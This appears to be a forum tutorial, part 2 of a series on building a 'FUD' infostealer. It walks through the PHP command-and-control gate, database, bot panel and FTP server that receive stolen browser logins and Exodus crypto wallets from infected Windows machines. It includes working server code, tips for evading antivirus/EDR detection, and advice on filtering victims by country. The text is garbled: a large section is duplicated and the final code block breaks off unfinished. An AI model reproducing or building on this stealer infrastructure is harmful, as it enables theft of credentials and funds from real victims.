
Now we need to set the user/pass for login to the panel so first we need to hash the pass in (MD5) Attention MD5 IS Weak So You can use Other hashing algorithm like bcrypt but today will use MD5 to hash the password there are tons of sites that offer this future online and for free one of them is this site : https://www.md5hashgenerator.com/ I hashed the password and i make it XSS and the result =2c71e977eccffb1cfb7c6cc22e0e7595 , after finishing hashing the password now click on Login and set the password and username Don’t worry session will be updated automatically on login so don’t set it

The database is Ready.
Now back to PHP file open gate.php and pay attention we are backing to the coding section so read everything carefully.
Add this PHP code to your gate.php and read the explanation.

In the code below we are setting reporting level 0 means disabled, then we use $_SERVER array that contains information about the request method, user agent, and path of the current script,
Here in this code, we are using index REQUEST_METHOD $_SERVER[REQUEST_METHOD]; to know which Request method is used to run our php code, for example, a normal browser will send GET request, but the client will send POST request so we use it to determine if the request from a browser or not also to be sure the request is POST not ( DELTE,HEAD,OPTIONS,GET,PUT) ;
And after detect the method and use if statement to check if is it POST if not will use die(); to end the script (CODE);
Attention according to php official site that die() is an Equivalent to exit.
And we are using.file_get_contents("php://input"); to read the raw data sended by our stealer, this format for the function will catch the Client request
if(empty($data)) die(); is only for checking if the post request is containing a body or empty if empty just end the script.
Here is the final and most important thing even if its just echo “”; but it's very important
Because we are using this echo “| ” to split the server response header/body when replayed to our stealer so we can read the plain text The Image will be better if you go back to the C++ part
And reread the HttpParser function
The first function in the code below is GetBotIpInfo() we use it to get the IP address for bots and then use geoplugin.net to get the country from the IP address we also can get the city
And the second function in the code is seedBotId() what does this function do? As you know since we are handling multiple bots we need an ID to know how and to who we send and receive from, also store data, and print in the panel
So for this reason we need to generate a random Unique ID for every new bot and make sure the ID is not registered in DB I think you understand it now the code is just simple and every php developer should understand it
And in these if, else if statements, we are using (executing) these functions.
The first IF (GenerateBotId) Represents the first run of the bot when the bot run for the first time he asks the server to generate the random Unique ID, The server generates the random ID and adds it to the bot table then echo the generated ID then echo will be used in Client as a botid and as a Unique ID to chat with c2 server ,.
In C++ we parse the body and get the bot ID then get the bot PC info and then upload it to the server and add the returned ID from the server to the request.
The second IF (registerbotinfo) will register the last request by the client we made and it’s the client info like BOTID, PC USERNAME, WINVERSION, WINDESKTOP/SERVER and also will use the function (GetBotIpInfo) to add the IP/country.
Here u can use ALSO this function to block a country LIKE CIS countries, or u could also use it to block such an ASN( autonomous system number ) like GOOGLE ASN, etc.
The Third IF (uploadData) which will be used to read the Uploaded stolen Data from the client the client function name: TransfeerStealedData
Very simple Just uses MySql query to store the data as Normal.
If you are new to PHP I suggest you learn this awesome scripting language.
The Fourth IF (initcryptowallet) will be used to init the crypto uploading over http
So it will get the BOTID and set the directory to upload and returned it as echo
Finaly the cpp function TransfeerExodusWallet is the function will be used to retrieve the directory to upload using ftp and upload them
U can find more detail in PART1
we finished the gate.php
Now open panel folder/inc/core/ then db.php
So here are the db file for connecting to Mysql Database.
A very simple mysqli_connect connect to DB
Cause iam coding on Windows I install xampp the default password is empty by default but for Linux change it to yours
Close db.php and open secure.php
The code above is very important for your panel security As You can see after checking the existing Session we Compare the session with Stored session in db / login table so if a Hacker tried to inject a random session using Cookies editor If this Code not add He can Hack your Panel,
Why? Cause the checking session is only checking if the session Exists and if Exist it redirects you to Index.php
^_^ So here is how can hacker can hack a hacker
Ok Open open login.php in panel FOLDER
session_start is used to start a new Session or resume already started one U can’t use a Session without it,
// if(isset($_POST["login"]))
Check if a post request is submitted named login: And note that’s does not mean u have to click the button only you can also send an http post request to login like via curl or python request library or Burp suit, I Hope u understand me,
Anyway let's continue.
The other code is just the same as security but it’s a little different here were checking if the username exists in db but if you focus more you will see i added strip_tags function to not get SQL-injection in our panel so also this is a security tip can do without it
Ok, now if the username found will make other mysql query command look for the password and if found will update the session from the Login table and add the new session ( Overwrite old session )
And we echo a javascript code alert Loggin success, then after we have set the session we make a redirect to index.php
Now open index.php and header.tmp and post to codes
Header.tmp panel/inc/template/header.tmp
menu.tmp panel/inc/template/menu.tmp
open up Index.php panel
So the header file is only html file for head
And index.php is including the secure.php file which we discourse it above
And creating a table and query data from bots data from database and displaying them also linking the logs to querying them in different file for more arrangement
So you can see logs.php?botid=<?php echo $db["botid"]; ?> will be the link for displaying logs for specific BOT.
Also, add the menu.tmp
So when click will use the botid using get method $_GET[‘botid’]; and query logs by ID
Now open logout.php add the below code
Another very simple php code starting resuming old session check if session exist unset the session
Ok good now go to settings.php
Add the code above ,
You maybe be confused what is happening , it’s just an if statement to check wich input is empty to pass it and check the not empty input to change it Very simple Yea !
We just use Update query
Ok now open
Logs.php
Same as others but you maybe have noticed we are using a new function here intval : ,
Ok why?
Since we are using an integer to query value from DB IF we don’t filter the input it will be vulnerable to SQL injection so for that we use intval to only get numbers .
$botid = intval($_GET["botid"]);
After that, we query all logs from db by the ID of bot
This is only the css code No magic
Awesome we finished the php code.
Now let’s upload it to our Linux server and start testing the CODE
To do this Job will need wincsp.exe and putty.exe also FileZilla client to test the FTPServer
Installed services:
1 - Web server ( apache )
2 - Ftp Server ( Vsftpd )
3 - ssh client by default is installed for more security you can change default ssh port
So, let’s prepare our Ubuntu server!
First ever command
Update
apt-get update & apt-get upgrade -y
When finishing updating
Reboot
reboot
Install Apache web Server
sudo apt-get install apache2 -y
Install MySQL server
sudo apt install mysql-server -y
Now lets set the mysql password
Make sure you chane the ‘Your password’ to your password
sudo mysql
ALTER USER 'root'@'localhost' IDENTIFIED WITH mysql_native_password BY ‘Your password’;
Ok now lets secure our mysql server
Do this command
sudo mysql_secure_installation
Enter password for root
Change password for root user No , you can change it if you want
Remove anonymous users? YES
When finish
Exit
Install phpmyadmin, php, php curl, and others
sudo apt install php libapache2-mod-php php-mysql -y
sudo apt install phpmyadmin php-mbstring php-zip php-gd php-json php-curl -y


Now open Wincsp and upload the file to /var/www/html/
Ok now go to : yourdomain.com/phpmyadmin
And create new database
Now go back to your localhost and export the Database .
Now import the database to your server yourdomain.com/phpmyadmin
All good now navigate to yourdomain/panel/index.php
And login with the password and username we have set before
If you could remember i make them both User: xss, Pass : xss

Compile your project and run it , As shown below we receive the connection and also the logs of browser But i can’t show them cause all is my logins data on my own PC
Now the FTP Section
Ftp installation
sudo apt install vsftpd
adduser USER
sudo usermod -d /var/www/html/ FTPUSER
sudo chown admin:admin /var/www/html/
chown -R ftpguest:ftpguest /var/www/html/
Go to: /etc/vsftpd.conf
Add :
write_enable=YES
allow_writeable_chroot=YES
systemctl restart vsftpd
Now chmod to make php gate file able to create the file to upload the stealed crypto wallets
chmod 777 /var/www/html/
chmod 777 /var/www/html/*
Attention : source code of php is in attachment password is : h1z1
This is the PART 2 Tutorial titled OF Part 1: Create your own FUD advanced Stealer PART 2.
You can find the part 1 here :
This is the Server side
This series is cover the SERVER and the CLIENT coding and will cover the most used techniques and the most famous futures and will be the above futures.
FUTURES:
- - Crypto wallet stealer
- - Browsers logins stealer
- - Telegram Notifier
These futures are the most famous and most people rent or buy a stealer for using these functions.
A)- Crypto wallet stealer
For crypto stealer, we will take an example on EXODUS wallet the most public crypto wallet for Windows Desktop ( PC ), But you can use the same technique on any other crypto wallet with few changes you have to make but this tutorial will give you the idea and the coding and will put you on the road to start.
B)- Browsers logins stealer
For Browser we also will take an example on the most used Browser (chrome) but don’t worry this method work for all Chromium-based browsers so you can cover 90% of browsers, and about firefox will take about it in PART 2.
C)-Telegram Notifier
Telegram notifier is very easy just when a new bot is registered to Database send an HTTP request to telegram api with bot details to let the owner of the bot panel know there is a new bot.
Before we start in coding you should know a few things.
Now this is the Server side as you already know, so here I will tell you some tricks!
You maybe say why getting the ip addres and country from Server side since most malware like RAMCOS are using the geo ip from client side , for a Reason ! cause most of AV/EDR will detect this connection as malicious connection and Trust me this technique is very OLD ,
So to replace that will use our server to get geo location You also Can use ip2location-lite-db to get the client geoip info but today in this tutorial will use API
So now let's start digging IN and start coding the server section.
Create a home directory for our php files I will create one and name it xssStealer as in the image below.
Now inside the xssstealer folder create 2 folders name the first (Panel) and the second (Uploads). and 1 php file namegate.php and 1 html file name it index.html to not vulnerable to (Directory Listing).
The uploads folder will be empty only for uploaded stolen crypto wallets like Exodus.
Now open the Panel folder and create 5 php files and 2 folders name it like this.
1 - index.php
2 - login.php
3 - logout.php
4 - logs.php
5 - settings.php
A - inc
B - style
Inside the inc folder create 2 folders name it Core and Template.
Inside the Core folder create 2 files name it db.php and secure.php
Inside the Template folder create 2 files name it header.tmp and menu.tmp
Inside the style folder create 1 CSS file name it main.css
The gate.php file is for accepting requests from our stealer so, when we need to register the bot, and upload stolen browser logins and crypto we will use gate.php to receive our commands and response
Now let's create The Database and tables.
Open your browser and navigate to phpmyadmin path should be yourdomain.com/phpmyadmin
Then New, enter your database name I will name it xssstealer and press Create button
Now click on the Database name then SQL and add the table sql code below
Then Click on Go Button
As seen in the picture Above the table created, repeat these steps or just copy the FULL sql code below
[SQL][/SQL]
Finally, after you create the DB And table, rows, and columns
Now we need to set the user/pass for login to the panel so first we need to hash the pass in (MD5) Attention MD5 IS Weak So You can use Other hashing algorithm like bcrypt but today will use MD5 to hash the password there are tons of sites that offer this future online and for free one of them is this site : https://www.md5hashgenerator.com/ I hashed the password and i make it XSS and the result =2c71e977eccffb1cfb7c6cc22e0e7595 , after finishing hashing the password now click on Login and set the password and username Don’t worry session will be updated automatically on login so don’t set it
The database is Ready.
Now back to PHP file open gate.php and pay attention we are backing to the coding section so read everything carefully.
Add this PHP code to your gate.php and read the explanation.
PHP:
<?php
error_reporting(E_ALL & ~E_NOTICE);

require_once('panel/inc/core/db.php');


if($_SERVER['REQUEST_METHOD'] !== 'POST') die(); // if request not POST die

$data = file_get_contents("php://input"); // read post data
$data = json_decode($data,true);


if(empty($data)) die(); // data is empty some thing wrong

echo "| "; // commend for c++ parser to start parsing the commend
In the code below we are setting reporting level 0 means disabled, then we use $_SERVER array that contains information about the request method, user agent, and path of the current script,
Here in this code, we are using index REQUEST_METHOD $_SERVER[REQUEST_METHOD]; to know which Request method is used to run our php code, for example, a normal browser will send GET request, but the client will send POST request so we use it to determine if the request from a browser or not also to be sure the request is POST not ( DELTE,HEAD,OPTIONS,GET,PUT) ;
And after detect the method and use if statement to check if is it POST if not will use die(); to end the script (CODE);
Attention according to php official site that die() is an Equivalent to exit.
And we are using.file_get_contents("php://input"); to read the raw data sended by our stealer, this format for the function will catch the Client request
if(empty($data)) die(); is only for checking if the post request is containing a body or empty if empty just end the script.
Here is the final and most important thing even if its just echo “”; but it's very important
Because we are using this echo “| ” to split the server response header/body when replayed to our stealer so we can read the plain text The Image will be better if you go back to the C++ part
And reread the HttpParser function
PHP:
// get bot ip info
function GetBotIpInfo()
{
    $client  = @$_SERVER['HTTP_CLIENT_IP'];
    $forward = @$_SERVER['HTTP_X_FORWARDED_FOR'];
    $remote  = @$_SERVER['REMOTE_ADDR'];
    $result  = array('ip'=>'','country'=>'');
    if(filter_var($client, FILTER_VALIDATE_IP)){
        $ip = $client;
    }elseif(filter_var($forward, FILTER_VALIDATE_IP)){
        $ip = $forward;
    }else{
        $ip = $remote;
    }
    $ip_data = @json_decode(file_get_contents("http://www.geoplugin.net/json.gp?ip=".$ip));
    if($ip_data && $ip_data->geoplugin_countryName != null){
        $result['ip'] = $ip;
        $result['country'] = $ip_data->geoplugin_countryCode;
    }
    return $result;
}


function seedBotId() // generate bot id for new connected bots first run
{
    global $conn;
    while(TRUE)
    {
        $randomSeed  =  rand();
        $checkBotsId = "SELECT * FROM `bots` WHERE `botid`='$randomSeed'";
        $Query = mysqli_query($conn,$checkBotsId) or die("mysqli_error");
        if(mysqli_num_rows($Query) >= 1)
        {
            continue;
        }
        else
        {
            return $randomSeed;
        }
    }
}
The first function in the code below is GetBotIpInfo() we use it to get the IP address for bots and then use geoplugin.net to get the country from the IP address we also can get the city
And the second function in the code is seedBotId() what does this function do? As you know since we are handling multiple bots we need an ID to know how and to who we send and receive from, also store data, and print in the panel
So for this reason we need to generate a random Unique ID for every new bot and make sure the ID is not registered in DB I think you understand it now the code is just simple and every php developer should understand it
PHP:
if($data["action"] == "GenerateBotId")
{
    $botid = seedBotId();

    echo $botid;

}
else if($data["action"] == "registerbotinfo")
{
    //var_dump($data);
    $installation_date = date("d/m/20y");
    $botid             = $data["botid"];
    $user              = $data["user"];
    $winversion        = $data["windowsversion"];
    $bot_networkinfo   = GetBotIpInfo();
    $ip                = $bot_networkinfo["ip"];
    $country           = $bot_networkinfo["country"];
    $registerbot = "INSERT INTO `bots` (`id`,`botid`,`ip`,`user`,`osversion`,`country`,`installationdate`) VALUES (NULL, '$botid','$ip', '$user', '$winversion', '$country','$installation_date');    ";
    $Queryregbot = mysqli_query($conn,$registerbot) or die("mysqli_error");

if (!@mkdir("uploads/".$botid, 0755, true)) {
    $error = error_get_last();
    echo $error['message'];
}
//, 0755, true);
    $dirpath = "uploads/".$botid;
    //mkdir("uploads/".$botid);//
    system("mkdir $dirpath  ");
    system("chmod 777 uploads/$botid ");

}
else if($data["action"] == "uploadData")
{
    $botid  = $data["botid"];
    $logs   = $data["logs"];
    $registerbot = "INSERT INTO `logs` (`id`,`botid`,`logs`) VALUES (NULL, '$botid','$logs');    ";
    $Queryregbot = mysqli_query($conn,$registerbot) or die("mysqli_error");
}
else if($data["action"] == "initcryptowallet")
{
    $botid  = $data["botid"];
    // $registerbot = "INSERT INTO `logs` (`id`,`botid`,`logs`) VALUES (NULL, '$botid','$logs');    ";
